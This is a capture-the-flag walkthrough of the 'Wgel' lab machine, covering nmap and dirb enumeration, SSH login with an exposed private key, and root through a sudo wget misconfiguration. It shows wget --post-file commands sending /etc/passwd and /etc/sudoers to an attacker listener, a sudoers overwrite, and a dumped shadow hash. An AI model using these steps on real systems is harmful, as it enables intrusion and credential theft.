Wgel CTF

This is a CTF for beginners, but we will try to learn the maximum from it.

Enumeration:

First, let's enumerate our machine with nmap.

The best combo for me is to start with a stealth scan as root, with the -sS option. It is unobtrusive and very quiet. The objective of this option is to enumerate only the open ports, to allow us to enumerate after the versions only by fingerprinting the ports. It is professional and targeted.

```
root@kali:~# nmap -sS 10.10.82.108
Starting Nmap 7.70 ( https://nmap.org ) at 2021-01-20 21:44 CET
Nmap scan report for 10.10.82.108
Host is up (0.10s latency).
Not shown: 998 closed ports
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
```

The ports 22 and 80 are opened. Let's do some service enumeration.

```
ali:~# nmap -sC -sV 10.10.82.108 -p 22,80
Starting Nmap 7.70 ( https://nmap.org ) at 2021-01-20 22:33 CET
Nmap scan report for wgel.thm (10.10.82.108)
Host is up (0.12s latency).
PORT
      STATE SERVICE VERSION
22/tcp open ssh
                     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
 ssh-hostkey:
    2048 94:96:1b:66:80:1b:76:48:68:2d:14:b5:9a:01:aa:aa (RSA)
    256 18:f7:10:cc:5f:40:f6:cf:92:f8:69:16:e2:48:f4:38 (ECDSA)
   256 b9:0b:97:2e:45:9b:f3:2a:4b:11:c7:83:10:33:e0:ce (ED25519)
80/tcp open http
                    Apache httpd 2.4.18 ((Ubuntu))
 http-server-header: Apache/2.4.18 (Ubuntu)
 http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.44 seconds
 oot@kali:~#
```

We get versions for SSH and the HTTP server. Notice that fingerprinting the server was not so exceptional in this case, we only recuperate the server version by Server Header, and the HTTP title "It Works" commonly used for Apache Servers, by default. It can indicate us that there is a directory at the root of the web server, that will lead us to edited content.

For more independence, we can enumerate both things with curl and netcat.

This method is called banner grabbing. We try to recuperate information and fingerprints while sending common or wrong request. Let's do it.

We just sent a GET request to the server to receive a response, containing the Server header, which contains itself a version.

Grabbing versions can be dangerous, as it can lead us to enumerate common vulnerabilities. The OWASPv4 testing guide explains about it a lot, and some ways to avoid it can be obfuscation, sending wrong information or even deleting the header.

The second fingerprint that nmap shows us is the title. Another time, we can grab it manually by looking at the source code of

```
nc 10.10.82.108 80
GET / HTTP/1.1
HTTP/1.1 400 Bad Request
Date: Wed, 20 Jan 2021 21:49:27 GMT
Server: Apache/2.4.18 (Ubuntu)
Content-Length: 301
Connection: close
Content-Type: text/html; charset=iso-8859-1
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>400 Bad Request</title>
</head><body>
<h1>Bad Request</h1>
Your browser sent a request that this server could not understand.<br />
<address>Apache/2.4.18 (Ubuntu) Server at 127.0.1.1 Port 80</address>
      ali:~#
```

the web page in our browser, or using curl and grep. Curl can be used for automated banner grabbing with the -I option in bash by the way.


```
t@kali:~# curl http://10.10.82.108/ | grep "<title>"
 % Total
             % Received % Xferd
                                 Average Speed
                                                  Time
                                                          Time
                                                                   Time
                                                                          Current
                                  Dload
                                         Upload
                                                  Total
                                                          Spent
                        0
                              0
                                 58030
100 11374 100 11374
    <title>Apache2 Ubuntu Default Page: It works</title>
 oot@kali:~#
```

As we can see here, the title is displayed in out command line. Writing a minimal bash script with those two commands can bring more independence and understanding of the banner grabbing operation.

Let's continue in our enumeration. By looking at the source code of the Apache default page, we can enumerate a comment, displaying a name that can help us further.

```
|-- conf-enabled
| `-- *.conf
|-- sites-enabled
| `-- *.conf
| `-- *.conf
| <!-- Jessie don't forget to udate the webiste -->
|
```

Jessie is then a worker in the company, and the update can be linked to the fact that by default a user is getting the Apache default file, by requesting the domain or the IP, and not the main content.




We will then trying to get the main content, by directory brute forcing. You can choose gobuster, dirbuster, writing your own script, but this time I used dirb with default list (common.txt)

```
oot@kali:~/OpenVpn# dirb http://10.10.82.108/
DIRB v2.22
By The Dark Raver
START TIME: Wed Jan 20 22:21:44 2021
URL BASE: http://10.10.82.108/
WORDLIST FILES: /usr/share/dirb/wordlists/common.txt
GENERATED WORDS: 4612
---- Scanning URL: http://10.10.82.108/ ----
+ http://10.10.82.108/index.html (CODE:200|SIZE:11374)
 http://10.10.82.108/server-status (CODE:403|SIZE:277)
==> DIRECTORY: http://10.10.82.108/sitemap/
---- Entering directory: http://10.10.82.108/sitemap/ ----
==> DIRECTORY: http://10.10.82.108/sitemap/.ssh/
==> DIRECTORY: http://10.10.82.108/sitemap/css/
==> DIRECTORY: http://10.10.82.108/sitemap/fonts/
==> DIRECTORY: http://10.10.82.108/sitemap/images/
+ http://10.10.82.108/sitemap/index.html (CODE:200|SIZE:21080)
==> DIRECTORY: http://10.10.82.108/sitemap/js/
--- Entering directory: http://10.10.82.108/sitemap/.ssh/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
--- Entering directory: http://lo.10.82.108/sitemap/css/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
---- Entering directory: http://10.10.82.108/sitemap/fonts/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
--- Entering directory: http://lo.10.82.108/sitemap/images/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
```

The tool brings us a lot of misconfigurations and bad implementations proofs.

First, there is no protection against directory brute forcing. But it is still common, and it is not the main problem here. Another problem is that directories are listable. It is very dangerous as it can leads to hidden php utilities, like uploads, which can lead itself to RCE.



But the biggest problem is the .ssh directory, which contains an id_rsa file. The id_rsa file is a private RSA key, used in SSH. While SSH uses asymmetric encryption, a private key and a public key are used for the authentication. The -I option in ssh command can allows us to connect to a user remote shell without password, or at least with the id_rsa passwords.

The id_rsa file is probably the jessie one, and we will see further that it is. But first I asked myself a question. What if we had not the jessie username in the default Apache file?

I came back to the nmap SSH version enumeration and I saw that the version was 7.2p2. a rapid research using searchsploit showed me that usernames enumeration was possible using this version!

```
root@kali:~# searchsploit 7.2p2

Exploit Title

OpenSSH 7.2p2 - Username Enumeration
OpenSSHd 7.2p2 - Username Enumeration
Shellcodes: No Result
root@kali:~#
```

The script here works by sending big payload as username (A*25000), which indicates if the user exists or no. While the script is very long, I created a wordlist with 10 usernames containing jessie, and I started it. I then realized that for our case it was a false positive.

```
User name enumeration against SSH daemons affected by CVE-2016-6210
Created and coded by 0_o (null.null [at] yahoo.com), PoC by Eddie Harari

[*] Baseline mean for host 10.10.82.108 is 0.011455499999999997 seconds.

[*] Baseline variation for host 10.10.82.108 is 0.001414404132488286 seconds.


[*] Defining timing of x < 0.015698712397464856 as non-existing user.

[*] Testing your users...
```

```
jessalyn - timing: 0.012421999999999933
  jessamine - timing: 0.00948300000000002
  jessamyn - timing: 0.010703000000000018
  jesse - timing: 0.010080000000000089
  jesselyn - timing: 0.012209999999999943
  jessi - timing: 0.010626999999999942
  jessica - timing: 0.007556000000000007
  jessie - timing: 0.010484000000000049
  jessika - timing: 0.014728999999999992
  jessy - timing: 0.010938999999999921
  jester - timing: 0.00985400000000003
  jesus - timing: 0.009001000000000037
  jet - timing: 0.007380999999999971
  jethro - timing: 0.013229999999999964
  jett - timing: 0.013452999999999937
  jevan - timing: 0.008473999999999982
  jevin - timing: 0.008738000000000024
  jewel - timing: 0.011068999999999999
  jewell - timing: 0.01213300000000006
  jewelle - timing: 0.009525000000000006
oot@kali:~/challs#
```

The script did not detect the username but it worth it to try anyway!

The id_rsa is displayed in clear in our browser, why not to download it directly using wget?



To use the id_rsa file, we need to change it permissions, by using the following command.

```
root@kali:~# locate ssh2john
/usr/share/john/ssh2john.py
root@kali:~# /usr/share/john/ssh2john.py id_rsa
id_rsa has no password!
root@kali:~# chmod 600 id_rsa
root@kali:~#
```

You can notice that I also run ssh2john here, to verify if the id_rsa file is protected with a password!

The enumeration is finished. Even if usually it is not 10% of a normal enumeration, we are here in a CTF and we learn while enjoying! We will now pass to the exploitation step, using the jessie credentials to gain a remote shell via SSH.

Exploitation:

The exploitation step is important. Usually in the "Real Pentest World", it is not always that we can gain reverse shell, a web shell or an RCE.

In CTF's, there is commonly a reverse shell that will lead us to practice about all steps, including persistence, privilege escalation, post exploitation in some cases etc...

Using the jessie id_rsa file, we connect to SSH:

```
root@kali:~# ssh -i id_rsa jessie@10.10.241.133
The authenticity of host '10.10.241.133 (10.10.241.133)' can't be established.
ECDSA key fingerprint is SHA256:9XK3sKxz9xdPK0ayx6kqd2PbTDDfGxj9K9aed2YtF0A.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.10.241.133' (ECDSA) to the list of known hosts.
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-45-generic i686)

* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage

8 packages can be updated.
8 updates are security updates.

jessie@CorpOne:~$ whoami
jessie
```

We can then retrieve our first flag, the user flag.

```
jessie@CorpOne:~$ cd Documents/
jessie@CorpOne:~/Documents$ ls
user_flag.txt
jessie@CorpOne:~/Documents$ cat user_flag.txt
057c67131c3d5e42dd5cd3075b198ff6
jessie@CorpOne:~/Documents$
```

The exploitation part was very fast, as it uses an SSH connection to gain a shell.

Privilege escalation:

The privilege escalation step objective is to gain a shell as root, and having the super user rights. We can enumerate the ways to do that using two means. Automated tools, or manually. There is a lot of tools to enumerate rights and misconfigurations, but the most commons are the Linux-exploit-suggester, lineas, LinEnum.sh etc...

I do not use automated tools for this room, as it is an easy one and it can be a good occasion to practice manually enumeration.

The first step is to enumerate versions with the command uname -a, for example, or searching for sensible and backups with keywords with grep and find.

But main and most commons privilege escalations ways are through detecting sudo rights and files with SUID permissions.

I check first for backup files, with .old or .bak extensions:

```
jessie@CorpOne:~/Documents$ find / -type f -name "*.old" -o -name "*.bak" 2>/dev/null
/usr/src/linux-headers-4.15.0-45-generic/.config.old
/usr/share/info/dir.old
/etc/xml/xml-core.xml.old
/etc/xml/catalog.old
/var/backups/passwd.bak
/var/backups/gshadow.bak
/var/backups/group.bak
/var/backups/shadow.bak
/var/log/Xorg.0.log.old
/var/log/Xorg.0.log.old
/var/lib/sgml-base/supercatalog.old
/home/jessie/.xsession-errors.old
```

Nothing interesting here. Let's check for files with SUID permissions:

```
jessie@CorpOne:~/Documents$ find / -perm -04000 2>/dev/null
/bin/ping6
/bin/ping
/bin/umount
/bin/mount
/bin/su
/bin/fusermount
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/lib/i386-linux-gnu/oxide-gt/chrome-sandbox
/usr/lib/eject/dmcrypt-get-device
/usr/lib/snapd/snap-confine
/usr/lib/xorg/Xorg.wrap
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/sbin/pppd
```

Looking at GTFOBins, an awesome online tool for Linux privilege escalation from github, nothing here can help us to gain root shell.

The last command I tried is checking my rights as sudo. I did it at the end because remember that we do not have the password of the user. And the sudo -I command, that allows us to check for sudo rights, usually asks for password. I was surprised that it was not necessary here!

```
jessie@CorpOne:~/Documents$ sudo -l
Matching Defaults entries for jessie on CorpOne:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/
User jessie may run the following commands on CorpOne:
    (ALL : ALL) ALL
    (root) NOPASSWD: /usr/bin/wget
```

Looking at the output, it seems that if we had the jessie password, we would be able to run every command as root using sudo!

But we do not have the jessie's password and then we will pay attention to the second line, which indicates that we can run wget without password.

Looking at GTFOBins, the wget command allows to an attacker to receive a file while starting a server in he's own machine, from the victim environment. We can then trying to start a simple http server with python3 from our kali shell and to send a sensible file through this http connection.

```
jessie@CorpOne:/var/www/html/sitemap$ sudo /usr/bin/wget --post-file=/etc/passwd 10.11.24.233
--2021-01-21 00:46:51-- http://10.11.24.233/
Connecting to 10.11.24.233:80... connected.
HTTP request sent, awaiting response... ^C
     kali:~/challs# nc -lvp 80
listening on [any] 80 ...
10.10.241.133: inverse host lookup failed: Unknown host
connect to [10.11.24.233] from (UNKNOWN) [10.10.241.133] 35510
POST / HTTP/1.1
User-Agent: Wget/1.17.1 (linux-gnu)
Accept: */*
Accept-Encoding: identity
Host: 10.11.24.233
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 2293
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
apt:x:105:65534::/nonexistent:/bin/false
messagebus:x:106:110::/var/run/dbus:/bin/false
uuidd:x:107:111::/run/uuidd:/bin/false
lightdm:x:108:114:Light Display Manager:/var/lib/lightdm:/bin/false
whoopsie:x:109:117::/nonexistent:/bin/false
avahi-autoipd:x:110:119:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
avahi:x:111:120:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/bin/false
colord:x:113:123:colord colour management daemon,,,:/var/lib/colord:/bin/false
speech-dispatcher:x:114:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
hplip:x:115:7:HPLIP system user,,,:/var/run/hplip:/bin/false
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/:/bin/false
pulse:x:117:124:PulseAudio daemon,,,:/var/run/pulse:/bin/false
rtkit:x:118:126:RealtimeKit,,,:/proc:/bin/false
saned:x:119:127::/var/lib/saned:/bin/false
usbmux:x:120:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false
jessie:x:1000:1000:jessie,,,:/home/jessie:/bin/bash
```

sshd:x:121:65534::/var/run/sshd:/usr/sbin/nologin

As we can see, the passwd file was sent through the wget command.

I tried to do the same with the shadow file, without success. While it was possible to read the root flag without rooting the machine, in preferred to find a way to root it. After searching through internet, I found that it is possible to get the sudoers file, to write it and then to overwrite it in the /etc directory itself. Changing the value of this file can lead us to run commands without password, and then to gain a root shell.

```
jessie@CorpOne:/var/www/html/sitemap$ sudo /usr/bin/wget --post-file=/etc/sudoers 10.11.24.233
--2021-01-21 00:48:30-- http://10.11.24.233/
Connecting to 10.11.24.233:80... connected.
HTTP request sent, awaiting response... No data received.
Retrying.
--2021-01-21 00:48:39-- (try: 2) http://10.11.24.233/
Connecting to 10.11.24.233:80... failed: Connection refused.
```

```
li:~/challs# nc -lvp 80
listening on [any] 80 ...
10.10.241.133: inverse host lookup failed: Unknown host
connect to [10.11.24.233] from (UNKNOWN) [10.10.241.133] 35516
POST / HTTP/1.1
User-Agent: Wget/1.17.1 (linux-gnu)
Accept: */*
Accept-Encoding: identity
Host: 10.11.24.233
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 797
  This file MUST be edited with the 'visudo' command as root.
  Please consider adding local content in /etc/sudoers.d/ instead of
  directly modifying this file.
  See the man page for details on how to write a sudoers file.
Defaults
                env reset
Defaults
                mail badpass
                secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/snap/bin"
Defaults
 Host alias specification
 User alias specification
 Cmnd alias specification
# User privilege specification
        ALL=(ALL:ALL) ALL
# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL
# Allow members of group sudo to execute any command
        ALL=(ALL:ALL) ALL
  See sudoers(5) for more information on "#include" directives:
#includedir /etc/sudoers.d
jessie ALL=(root) NOPASSWD: /usr/bin/wget
```

We get here the sudoers file. I edited it using nano to add the /bin/bash permission without password, with the sudo rights.

After running the command, I received the root shell!

getting the root shell gives me all the rights! after also getting the root flag, I wanted to know the password of jessie. I looked in the /etc folder and printed using cat command the shadow content. Without errors, it was empty. It is an answer about why I did not get the content using wget. After further research, I found a "shadow-" file. I printed its content and fount the jessie hash!

```
jessie@CorpOne:/etc$ sudo /bin/bash
root@CorpOne:/etc# whoami
root
root@CorpOne:/etc# cat /root/root.txt
cat: /root/root.txt: No such file or directory
root@CorpOne:/etc# ls /root
root_flag.txt
root@CorpOne:/etc# cat /root/root_flag.txt
blb968b37519ad1daa6408188649263d
root@CorpOne:/etc#
```

```
root:!:18195:0:99999:7::
daemon:*:17953:0:99999:7:::
bin:*:17953:0:99999:7:::
sys:*:17953:0:99999:7:::
sync:*:17953:0:99999:7:::
games:*:17953:0:99999:7:::
man:*:17953:0:99999:7:::
lp:*:17953:0:99999:7:::
mail:*:17953:0:99999:7:::
news:*:17953:0:99999:7:::
uucp:*:17953:0:99999:7:::
proxy: *:17953:0:99999:7:::
www-data:*:17953:0:99999:7:::
backup:*:17953:0:99999:7:::
list:*:17953:0:99999:7:::
irc:*:17953:0:99999:7:::
gnats:*:17953:0:99999:7:::
nobody:*:17953:0:99999:7:::
systemd-timesync:*:17953:0:99999:7:::
systemd-network:*:17953:0:99999:7:::
systemd-resolve:*:17953:0:99999:7:::
systemd-bus-proxy:*:17953:0:99999:7:::
syslog:*:17953:0:99999:7:::
apt:*:17953:0:99999:7:::
nessagebus:*:17954:0:99999:7:::
uuidd:*:17954:0:99999:7:::
lightdm:*:17954:0:99999:7:::
whoopsie:*:17954:0:99999:7::
avahi-autoipd:*:17954:0:99999:7:::
avahi:*:17954:0:99999:7::
dnsmasq:*:17954:0:99999:7:::
colord:*:17954:0:99999:7::
speech-dispatcher:!:17954:0:99999:7:::
hplip:*:17954:0:99999:7:::
kernoops:*:17954:0:99999:7:::
pulse:*:17954:0:99999:7:::
rtkit:*:17954:0:99999:7:::
saned:*:17954:0:99999:7:::
usbmux:*:17954:0:99999:7:::
jessie:$6$0wv9XLy.$HxqSdXgk7JJ6n9oZ9Z52qxuGCdFqp0qI/9X.a4VRJt860njSusSuQ663bXfIV7y.ywZxeOinj4Mckj8/uvA7U.:18195:0:99999:7:::
sshd:*:18195:0:99999:7:::
 oot@CorpOne:/etc#
```

ı

I used the wordlist of rockyou and didn't find anything!

Thank you for reading!